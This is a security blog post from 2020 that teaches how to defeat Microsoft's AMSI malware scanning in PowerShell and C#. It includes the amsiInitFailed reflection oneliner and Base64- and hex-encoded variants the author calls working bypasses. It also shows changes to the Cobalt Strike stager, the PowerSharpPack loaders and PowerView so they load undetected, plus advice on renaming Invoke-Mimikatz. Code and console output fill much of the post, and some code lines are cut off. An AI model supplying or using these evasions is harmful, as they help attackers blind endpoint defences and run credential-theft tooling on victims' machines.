Bypass AMSI by manual modification

September 02, 2020

This is my very first blog post. Its about how to manually change AMSI signatures/triggers to bypass it.

Introduction

To keep it short the Antimalware Scan Interface (AMSI) is an interface introduced by Microsoft to gain insight into malware that attackers try to load straight into memory. According to Microsoft, AMSI is used for the following Windows components:

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

There are many blog posts about techniques to bypass AMSI including PoC code. The techniques vary slightly, but mostly the `amsi.dll` is manipulated in memory. The goal of attackers is to prevent a scan from taking place or to deliver a "clean" result instead of "malicious". This can be done by patching the dll in memory or by placing a separate `amsi.dll` in the current working directory. If you are interested in more information about AMSI and how the actual bypasses work you can read that for example here or here.

Nearly all AMSI bypass PoC code snippets i found so far have been added as a new "signature" or "trigger" a few weeks up to months after the publication, so they do not work anymore without modification. Or at least a part of those code snippets gets flagged.

I did not find many blog posts which explain how to manually find and change the signature/trigger so far. But this is essential to get a bypass work again or to use other tooling without a bypass at all. Therefore i decided to do this in my very first blog post.


The shortest bypass

Matt Graeber tweeted this oneliner to bypass amsi in 2016.

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','Non
```

This bypass is basically assigning `amsiInitFailed` a boolean `True` value so that AMSI initialization fails - no scan will be done at all for the current process.

Just executing this oneliner in Powershell results in an *This script contains malicious content and has been blocked by your antivirus software* message:



In this post i will focus on how to find and change the signature/trigger for powershell scripts or C# source code beginning with this bypass PoC from 2016.

Why doing it manually? I can just use obfuscators and thats fine!

To bypass AMSI signatures its possible to use automated obfuscator tools. Alternatively, the code can be modified manually. Using Invoke-Obfuscation from Daniel Bohannon or ISE-Steroids are automated obfuscation approaches for Powershell Scripts. I did not test many comparable open source .NET obfuscator tools so far. But there are a lot of commercial, free and open source .NET obfuscators. For C# binaries i made good experiences with encrypting the script or binary and decrypting it at runtime using an AMSI bypass before.

If you are using one of the automated obfuscator tools you will save time and if you are lucky the binary works so that the obfuscation did not break the functionality. But Invoke-Obfuscation for example is well known for defenders and a Powershell script obfuscated by it gets most likely detected in a monitored environment. By manually changing parts of a script or binary its more likely to not get detected. In addition many obfuscators increase the size of binaries a lot. `Invoke-Mimikatz` for example has a size of ~3MB because of the embedded base64 encoded Mimikatz binary. Obfuscating `Invoke-Mimikatz` with ISE-Steroids makes it ~8MB big because many strings are also base64 encoded here. At least using the automated tools is no guarantee to bypass AMSI.

In order to remain undetected and to bypass AMSI reliably, the manual route can be chosen. You can also do it this way to learn about the code and how AMSI works actually.

How to find the signature/trigger

To find the specific string responsible for the AMSI trigger you can take different approaches. At first we will take a look at the simple oneliner from Matt Graeber mentioned above.

If AMSI was a good old AV-Product from 5 years ago it would just have a database containing hashes of scripts/executables which are malicious and check everything loaded against this database. But thats not the case. Its not looking for hashes but for strings like `Invoke-Mimikatz`, `AmsiScanBuffer`, `amsiInitFailed`, `AmsiUtils` and many many more. So if a script/binary contains one of those strings it gets flagged as malicious and is blocked from loading. The in my personal opinion easiest way to break signatures like this is string concatenation. Lets see how this is done:

```
PS C:\Users\S3cur3Th1sSh1t> amsiInitFailed
At line:1 char:1
+ amsiInitFailed
+ ~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\S3cur3Th1sSh1t> 'am'+'si'+'Init'+'Failed'
amsiInitFailed
PS C:\Users\S3cur3Th1sSh1t> AmsiUtils
At line:1 char:1
+ AmsiUtils
+ ~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\S3cur3Th1sSh1t> 'Am'+'si'+'Ut'+'ils'
AmsiUtils
PS C:\Users\S3cur3Th1sSh1t>
```

The strings itself get flagged but a concatenation of string parts is not flagged. Any string can be used by AMSI to trigger a script or binary as malicious. So thats function names, variable names, console output with `Write-Host` in Powershell or `Console.Writeline()` in C#. So if you want to find strings triggered by AMSI you have to test every single word or line of a script/code after each other. Executing every single word in Powershell is time consuming and annoying especially for large scripts. Importing Amsi.dll and Calling AmsiScanBuffer for each line of code to see if the result is flagged as malicious or not is much better. RythmStick wrote a really usefull tool called AMSITrigger which is doing exactly that. If we host our PoC as gist and fire AMSITrigger, we get the following result:

```
PS C:\Users\S3cur3Th1sSh1t> .\Desktop\AmsiTrigger.exe -u https://gist.githubusercontent.com/S3cur3Th1sSh1t/efae7a841e407
44aef32ab97d6f9b33a/raw/5534334b7a15faf18546a9b909e9dafbc70dafb3/PoC.ps1 -f 1
[+] "AmsiUtils"
[+] "amsiInitFailed"
```

So for this PoC we “just” have to change the signature of `AmsiUtils` and `amsiInitFailed` to get it past AMSI. I will come back to what is working here at the time of writing later.

I dont know if someone else already posted this somewhere but AMSI is still not just flagging strings. If you do string concatenation for Matt Graebers bypass, the script is detected even if the “sub”-strings itself are not. Lets take a look at it:

```
PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati
'+'on.Am'+'siUt'+'ils').GetField('am'+'s'+'iI'+'ni'+'tFa'+'il'+'ed','N'+'o'+'nP'+'ub'+'l'+'ic,St
'+'a'+'tic').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati' ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\S3cur3Th1sSh1t> 'Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati'+'on.Am'+'siUt'+'ils'
System.Management.Automation.AmsiUtils
PS C:\Users\S3cur3Th1sSh1t> 'am'+'s'+'iI'+'ni'+'tFa'+'il'+'ed','N'+'o'+'nP'+'ub'+'l'+'ic,St'+'a'
+'tic'
amsiInitFailed NonPublic,Static
PS C:\Users\S3cur3Th1sSh1t>
```

So lets take a deeper look into this. If AMSI is just looking for single strings and blocks them we should be able to identify this string. We are doing that by executing single parts of the oneliner after each other:

```
PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati
'+'on.Am'+'siUt'+'ils')

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
False    False    AmsiUtils                                System.Object


PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati
'+'on.Am'+'siUt'+'ils').GetField('am'+'s'+'iI'+'ni'+'tFa'+'il'+'ed','N'+'o'+'nP'+'ub'+'l'+'ic,St
'+'a'+'tic')


Name                  : amsiInitFailed
MetadataToken         : 67114384
FieldHandle           : System.RuntimeFieldHandle
Attributes            : Private, Static
FieldType             : System.Boolean
MemberType            : Field
ReflectedType         : System.Management.Automation.AmsiUtils
DeclaringType         : System.Management.Automation.AmsiUtils
Module                : System.Management.Automation.dll
IsPublic              : False
IsPrivate             : True
IsFamily              : False
IsAssembly            : False
IsFamilyAndAssembly   : False
IsFamilyOrAssembly    : False
IsStatic              : True
IsInitOnly            : False
IsLiteral             : False
IsNotSerialized       : False
IsSpecialName         : False
IsPinvokeImpl         : False
IsSecurityCritical    : True
IsSecuritySafeCritical : False
IsSecurityTransparent : False
CustomAttributes      : {}
```

By adding “SetValu” the script is still not blocked but by adding “SetValue” its blocked:


```
PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati'+'on.Am'+'siUt'+'ils').
GetField('am'+'s'+'iI'+'ni'+'tFa'+'il'+'ed','N'+'o'+'nP'+'ub'+'l'+'ic,St'+'a'+'tic').SetValu
PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati'+'on.Am'+'siUt'+'ils').
GetField('am'+'s'+'iI'+'ni'+'tFa'+'il'+'ed','N'+'o'+'nP'+'ub'+'l'+'ic,St'+'a'+'tic').SetValue
At line:1 char:1
+ [Ref].Assembly.GetType('Sy'+'st'+'em.Mana'+'gem'+'ent.Au'+'tom'+'ati' ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

We go further and change the values `amsiInitFailed` and `NonPublic,Static` to something like `asd` and remove as much as possible from the `GetType()` value the whole script is still blocked. But the first and seccond part still have no trigger:

```
PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Am'+'si').GetField('asd'+'asd').SetValue
At line:1 char:1
+ [Ref].Assembly.GetType('Am'+'si').GetField('asd'+'asd').SetValue
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Am'+'si')
PS C:\Users\S3cur3Th1sSh1t> [Ref].Assembly.GetType('Am'+'si').GetField('asd'+'asd').SetValu
You cannot call a method on a null-valued expression.
At line:1 char:1
+ [Ref].Assembly.GetType('Am'+'si').GetField('asd'+'asd').SetValu
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull
```

This clearly looks like a regex for me. The following regex for example could do this trigger:



There are many more triggers like this one. The cobalt strike Powershell stager for example contains a regex like trigger which looks like this:

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sI[...snip...]AA=="));IEX (New-Ob
```

However there is a trivial bypass using `$a` instead of `$s` for the variable name or by using a newline in the middle:

```
$a=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sI[...snip...]AA=="));IEX (New-Ob
```

My PowerSharpPack scripts also got flagged by a regex like trigger which flags two lines of every script:

```
$base64binary="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQ"
$RAS = [System.Reflection.Assembly]::Load([Convert]::FromBase64String($base64binary))
```

But evading triggers like this is really easy. You can just change the `$base64binary` variable value to for example `$encodedbinary` for every script with the following commands:

```
git clone https://github.com/S3cur3Th1sSh1t/PowerSharpPack.git
cd PowerSharpPack
find ./ -type f -print0 | xargs -0 sed -i "s/\$base64binary/\$encodedbinary/g"
```

Most of the scripts should not trigger AMSI afterwards but some still do because the base64 encoded binary has some string triggers. Let´s take another look at the bypass from 2016. We found that the two words `amsiInitFailed` and `AmsiUtils` are triggers. And there are regex like triggers for the whole oneliner if the two words are concatenated. In this case we cannot just change the words, because if we do that the bypass is not working anymore. But we have many many other options for that.

It´s possible to encode them and that with any encoding you can think of. Base64 - or any other Base, HTML, ASCII or ROT13 encoding. Any number encodings like binary (base 2), hex(base 16), oktal(base 8) - this is an unlimited amount of possibilities. The only thing we obviously have to do is get the correct value for both words back at runtime, so that the bypass stays functional. Base64 encoding/decoding in powershell can be done like this:

```
[System.Convert]::ToBase64String([System.Text.Encoding]::UNICODE.GetBytes("AmsiUtils"))
[System.Convert]::ToBase64String([System.Text.Encoding]::UNICODE.GetBytes("amsiInitFailed"))
```

To get the correct value back at runtime we can use

```
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('VALUE')))
```

So if we modify the two trigger words by encoding them base64 and decoding them at runtime we get the following modified script:

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Co
```

By the time of writing this is enough to bypass all triggers, its a valid bypass again. For the fun of pleasure we do the same with HEX values. Getting HEX values for those trigger words goes for example like this:

```
'AmsiUtils' | Format-Hex
'amsiInitFailed' | Format-Hex -Encoding utf8
```

Decoding at runtime and therefore one more valid bypass looks like this:


```
[Ref].Assembly.GetType('System.Management.Automation.'+$("41 6D 73 69 55 74 69 6C 73".Split(" "
```

Of course its possible to combine different encoding techniques, concatenation and for example encryption like AES oder 3DES to get a script without trigger. In comparison to encoding, encryption offers the most reliable way of bypassing signatures, since strong crypto algorithms create a very high degree of randomness in the cipher text. But i will leave the combination of encodings and the encryption up to the reader at this point.


Im pretty sure that the two “updated” AMSI bypasses here get flagged in the near future. So if you are lazy but still want to have a valid bypass with a new signature i can recommend the amsi.fail project by Flangvik, which is really cool and doing the signature change part for you automagically.

Last but not least what about the other good old stuff is which is still very useful in penetration tests today? Basically the search for the trigger can be done the same way we did it before.

Until today I still use open source powershell projects in most pentests, although there are measures like “constrained language mode”, “AMSI” or “script block logging”. Many companies have implemented only some or none of these measures. If they have been implemented, any script can be run in a C# powershell runspace to bypass the protection mechanisms. I will therefore take as another example a script that has been flagged for a very long time, `Powerview.ps1` from the recently archived PowerSploit repository. The first thing we should always do is removing all the comments, i found many triggers for comments in the past. In addition we have less code to load. Its possible to remove them via regex for example but this time im going for it using ISE-Steroids:




We are not obfuscating anything here for now, because we want to locate the trigger exactly:



Now running AMSITrigger for the resulting script reveals the following two lines as regex like trigger:

```
if ($PSBoundParameters['Identity']) { $UserSearcherArguments['Identity'] = $Identity }
 Get-DomainUser @UserSearcherArguments | Where-Object {$_.samaccountname -ne 'krbtgt'} |
```

We get rid of this by just concatenating the `'krbtgt'` to `'kr'+'bt'+'gt'` and the result is a `PowerView.ps1` without AMSI trigger.



So what if a function name, variable name or other parts of a script are flagged which cannot be encoded and decoded at runtime. There are several options, i myself prefer to change the name of the function/variable, because here the detection rate is the lowest. `Invoke-Mimikatz` for example becomes `CuteLittleKittie`. If you do not want to remember a new name, you can also change some of the small to capital letters. In Powershell you can insert backticks like Invoke-Obfuscation does. `InV`OKe-Mim`iKaTz` for example has to trigger.

If you want to change the signature for C# source code, changing the class name and function names as well as variable names worked many times for me. The triggers for C# AMSI bypass POCs are mainly the same, `AmsiScanBuffer`, `amsi.dll`, `AmsiUtils` and so on. Encoding or encryption with decoding or decryption at runtime works here as well.

Conclusion

We found out that single words as well as strings can be a trigger for AMSI. In many cases the simple replacement of variable/function names or the encoding of values as well as decoding at runtime is sufficient to bypass the trigger. Some triggers are regex like and therefore harder to find/bypass. However, if a fix part of this regex value is changed, AMSI returns a clean result again. I have made the experience that nowadays every AV vendor builds its own signatures which can be used to identify malware with amsi.dll. Therefore the trigger should be searched and modified for each individual vendor.

Basically no bypass is needed if the trigger itself is modified in the script/binary to be loaded.

Whats next?

This first blog post took much more time than I had initially planned. I welcome any feedback and suggestions for further improvement. You can reach my via Twitter, other channels are linked at the top.

I´m pretty sure that i will write more posts in the future.

Links & Resources

- Microsoft AMSI - https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
- F-Secure hunting for AMSI bypasses - https://blog.f-secure.com/hunting-for-amsi-bypasses/
- Contextis AMSI bypass blog - https://www.contextis.com/en/blog/
- AMSI Bypass Powershell - https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
- Matt Graeber AMSI Tweet - https://twitter.com/mattifestation/status/735261120487772160
- Invoke-Obfuscation - https://github.com/danielbohannon/Invoke-Obfuscation
- ISE-Steroids - https://www.powershellgallery.com/packages/ISESteroids/2.7.1.7
- .NET Obfuscators - https://github.com/NotPrab/.NET-Obfuscator
- Invoke-Sharploader - https://github.com/S3cur3Th1sSh1t/Invoke-SharpLoader
- Blackhat Powershell Obfuscation Detection - https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Science-wp.pdf
- AMSITrigger - https://github.com/RythmStick/AMSITrigger
- making AMSI jump - https://offensivedefence.co.uk/posts/making-amsi-jump/
- PowerSharpPack - https://github.com/S3cur3Th1sSh1t/PowerSharpPack
- amsi.fail - https://amsi.fail/
- PowerSploit - https://github.com/PowerShellMafia/PowerSploit

Next Post

Bypass AMSI by manual modification part II - Invoke-Mimikatz